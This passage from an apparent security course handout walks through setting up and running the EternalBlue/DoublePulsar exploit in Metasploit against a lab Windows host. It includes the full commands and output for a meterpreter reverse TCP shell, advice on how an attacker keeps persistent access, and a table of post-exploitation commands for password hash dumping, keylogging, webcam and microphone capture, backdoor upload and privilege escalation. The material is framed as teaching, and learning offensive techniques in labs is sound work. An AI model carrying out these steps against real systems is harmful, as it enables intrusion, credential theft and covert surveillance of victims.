- In order to run `doublepulsar`, we also need to install `wine`, which is *a program that allows us to execute Windows applications on Linux systems*. To install `wine` open your Kali Linux terminal as root and give the following command:

```
# dpkg --add-architecture i386 && apt-get update && apt-get install wine32
```

- Once done, you should confirm by trying to execute a Windows application on your Kali Linux machine. Download Python for windows and install it by giving the following command:

```
# wine msiexec /i python-2.7.14.msi
```

- Now if you checkout in the home directory of root user, you will see a hidden directory with the name of `.wine`. If you now check out the contents of this hidden `.wine` directory you will see `drive_c` along with many other directories. Now we are ready to download `doublepulsar`.

Download and Copy DoublePulsar in MSF:

- The DoublePulsar exploit is not available on Kali Linux machine, so we have to download it using the following command:

```
$ git clone https://github.com/w0rtw0rt/EternalBlue
```

- From the downloaded repo, we need to copy the `eternalblue-doublepulsar.rb` file and `deps` directory to the appropriate directory inside the MSF `modules` directory:

```
$ sudo cp eternalblue-doublepulsar.rb   /usr/share/metasploit-framework/modules/exploits/windows/smb
$ sudo cp -r deps/   /usr/share/metasploit-framework/modules/exploits/windows/smb
```

- Finally, we also need to copy the `eternalblue-doublepulsar.rb` file and `deps` directory to the user's home directory as shown below:

```
$ cp -r deps/   /home/kali
$ cp eternalblue-doublepulsar.rb   /home/kali
```

Now we are all set to use `eternalblue_doublepulsar` exploit

- Run `msfconsole`, and use the exploit, and check its options using the following commands:

```
msf6 > use exploit/windows/smb/eternalblue_doublepulsar
msf6 exploit(windows/smb/eternalblue_doublepulsar)> show options
```

```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):

   Name                Current Setting                                          Required  Description
   ----                ---------------                                          --------  -----------
   DOUBLEPULSARPATH    /home/kali/EternalBlue/Eternalblue-Doublepulsar-Metasploit/deps/  yes       Path directory of Doublepulsar
   ETERNALBLUEPATH     /home/kali/EternalBlue/Eternalblue-Doublepulsar-Metasploit/deps   yes       Path directory of Eternalblue
   PROCESSINJECT       lsass.exe                                                yes       Name of process to inject into (Change to lsass.exe for x64)
   RHOSTS              10.0.2.15                                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT               445                                                      yes       The SMB service port (TCP)
   TARGETARCHITECTURE  x64                                                      yes       Target Architecture (Accepted: x86, x64)
   WINEPATH            /home/kali/.wine/drive_c/                                yes       WINE drive_c path


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.6         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

- Now in the following screenshot, I have set all the required parameters and finally run it:

```
msf6 exploit(windows/smb/eternalblue_doublepulsar)>
set RHOSTS <IP of M3>
set TARGETARCHITECTURE x64
set payload windows/x64/meterpreter/reverse_tcp
set PROCESSINJECT lsass.exe
set DOUBLEPULSARPATH /home/kali/EternalBlue/Eternalblue-Doublepulsar-Metasploit/deps/
set ETERNALBLUEPATH /home/kali/EternalBlue/Eternalblue-Doublepulsar-Metasploit/deps/
set WINEPATH /root/.wine/drive_c/
run
```

```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set DOUBLEPULSARPATH /home/kali/EternalBlue/Eternalblue-Doublepulsar-Metasploit/deps/
DOUBLEPULSARPATH ⇒ /home/kali/EternalBlue/Eternalblue-Doublepulsar-Metasploit/deps/
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set ETERNALBLUEPATH /home/kali/EternalBlue/Eternalblue-Doublepulsar-Metasploit/deps
ETERNALBLUEPATH ⇒ /home/kali/EternalBlue/Eternalblue-Doublepulsar-Metasploit/deps
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT lsass.exe
PROCESSINJECT ⇒ lsass.exe
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set RHOSTS 10.0.2.15
RHOSTS ⇒ 10.0.2.15
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set TARGETARCHITECTURE x64
TARGETARCHITECTURE ⇒ x64
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set WINEPATH /home/kali/.wine/drive_c/
WINEPATH ⇒ /home/kali/.wine/drive_c/
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] 10.0.2.15:445 - Generating Eternalblue XML data
[*] 10.0.2.15:445 - Generating Doublepulsar XML data
[*] 10.0.2.15:445 - Generating payload DLL for Doublepulsar
[*] 10.0.2.15:445 - Writing DLL in /home/kali/.wine/drive_c/eternal11.dll
[*] 10.0.2.15:445 - Launching Eternalblue ...
[+] 10.0.2.15:445 - Backdoor is already installed
[*] 10.0.2.15:445 - Launching Doublepulsar ...
[*] Sending stage (201798 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.6:4444 → 10.0.2.15:49679) at 2024-07-16 12:59:43 -0400
[+] 10.0.2.15:445 - Remote code executed ... 3 ... 2 ... 1 ...

meterpreter >
```

SUCESS! And here we can see, we have a `meterpreter` console.

Since DoublePulsar is. A non-persistent in-memory backdoor, so to regain access after a reboot, the attacker would need to:

- Re-Exploit the System**:** Use the original exploit (e.g., EternalBlue) to compromise the system again and reinstall DoublePulsar.
- Deploy a Persistent Payload**:** Drop a more persistent backdoor or malware that survives reboots (e.g., by writing to disk or modifying system files).

What is Meterpreter?

- Suppose a thief/robber broke into a house ☺ and when he is inside the basement of that house, there is no light there and he need a torch which is lying in a bag outside the house. What to do?
- Similarly, a single payload can do one specific task at a time. Suppose you want to create a new user, create some files, download/upload files from another computer, record microphone conversation, run webcams, take screenshots of the target machine. These tasks are difficult to perform using a simple command shell, here comes the Meterpreter shell for your rescue.
- *Meterpreter is a Metasploit attack payload deployed using in-memory DLL injection so it resides entirely in memory and writes nothing to disk. It looks similar to an interactive shell, but can do a lot more than just executing shell commands.*
- Some important characteristics of Meterpreter are:
    - Stealthy
        - Meterpreter resides entirely in memory and writes nothing to disk.
        - No new processes are created as Meterpreter injects itself into the compromised process and can migrate to other running processes easily.
        - By default, Meterpreter uses encrypted communications.
        - All of these provide limited forensic evidence and impact on the victim machine.
    - Powerful
        - Meterpreter utilizes a channelized communication system.
        - The TLV protocol has few limitations.
    - Extensible
        - Features can be augmented at runtime and are loaded over the network.
        - New features can be added to Meterpreter without having to rebuild it.
- Since the Meterpreter provides a whole new environment, so students are advised to familiarize themselves with commands of this powerful tool. Remember experimentation is the key to successful learning ☺

meterpreter >	**Description**
`> help`	Displays all meterpreter commands grouped as *core*, *filesystem*, *networking*, *system*, *webcam*, *audio*, and *elevate* commands
`> cd`	Change directory on the remote machine
`> pwd`	Displays the present working directory on the remote machine
`> getlwd`	Displays the local working directory on the local machine
`> ls`	List the files in the current remote directory
`> search -f autoexec.bat`	Locate specific files on the remote machine
`> cat file.txt`	Displays the contents of a file
`> edit  file.txt`	Opens a file on the target host using vim editor
`> hashdump`	Dump the password hashes
`> sysinfo`	Displays basic. Info about the remote machine
`> download c:\\password.txt`	Downloads a file from the remote machine
`> upload bd.exe c:\\win\\sys32`	Uploads a file from local machine to remote machine
`> shell`	Can open a shell on the target machine to run the backdoor file just uploaded
`> execute -f calc -i -h`	Executes a command on the remote machine
`> ps`	Displays list of running process on the remote machine
`> kill <PID>`	To terminate a process
`> reboot/shutdown`	To reboot/shutdown the target machine
`> screenshot`	Takes the screenshot of the remote machine and save it locally

`> webcam_snap -i 1 -v false`	Grabs a picture from a connected webcam on the target system and saves on to remote disk as a jpeg image
`> record_mic -d 10`	Record voice for 10 sec and save file on attacker machine
`> keyscan_start`	Start a keylogging feature on the target machine
`> keyscan_dump`	Save the keys on attacker machine
`> keyscan_stop`	Stop the keylogger
`> ipconfig`	Displays the network interfaces of remote machine
`> arp`	Displays the arp table of remote machine
`> netstat`	Displays the open network connections on the target machine
`> background` `> sessions -i <SID>`	Sends the current meterpreter session to the background and return you to the msf prompt. To go back to meterpreter, you can give the sessions command to check out the sessions and use -i option to move to a specific session
`> getuid`	Displays the user with which we have logged in on target
`> getsystem`	Attempt to elevate your privileges on target machine

To Do:

- Students should try using the above mentioned `meterpreter` commands at their own time, as they are simple enough and one do not have to bang his/her head with the wall to understand them ☺
- Once you are done, with this you can try to attempt a `meterpreter` challenge on https://tryhackme.com. A related video can be found at this https://www.youtube.com/watch?v=sL8fT4xRiLc link.

Disclaimer

The series of handouts distributed with this course are only for educational purposes. Any actions and or activities related to the material contained within this handout is solely your responsibility. The misuse of the information in this handout can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this handout to break the law.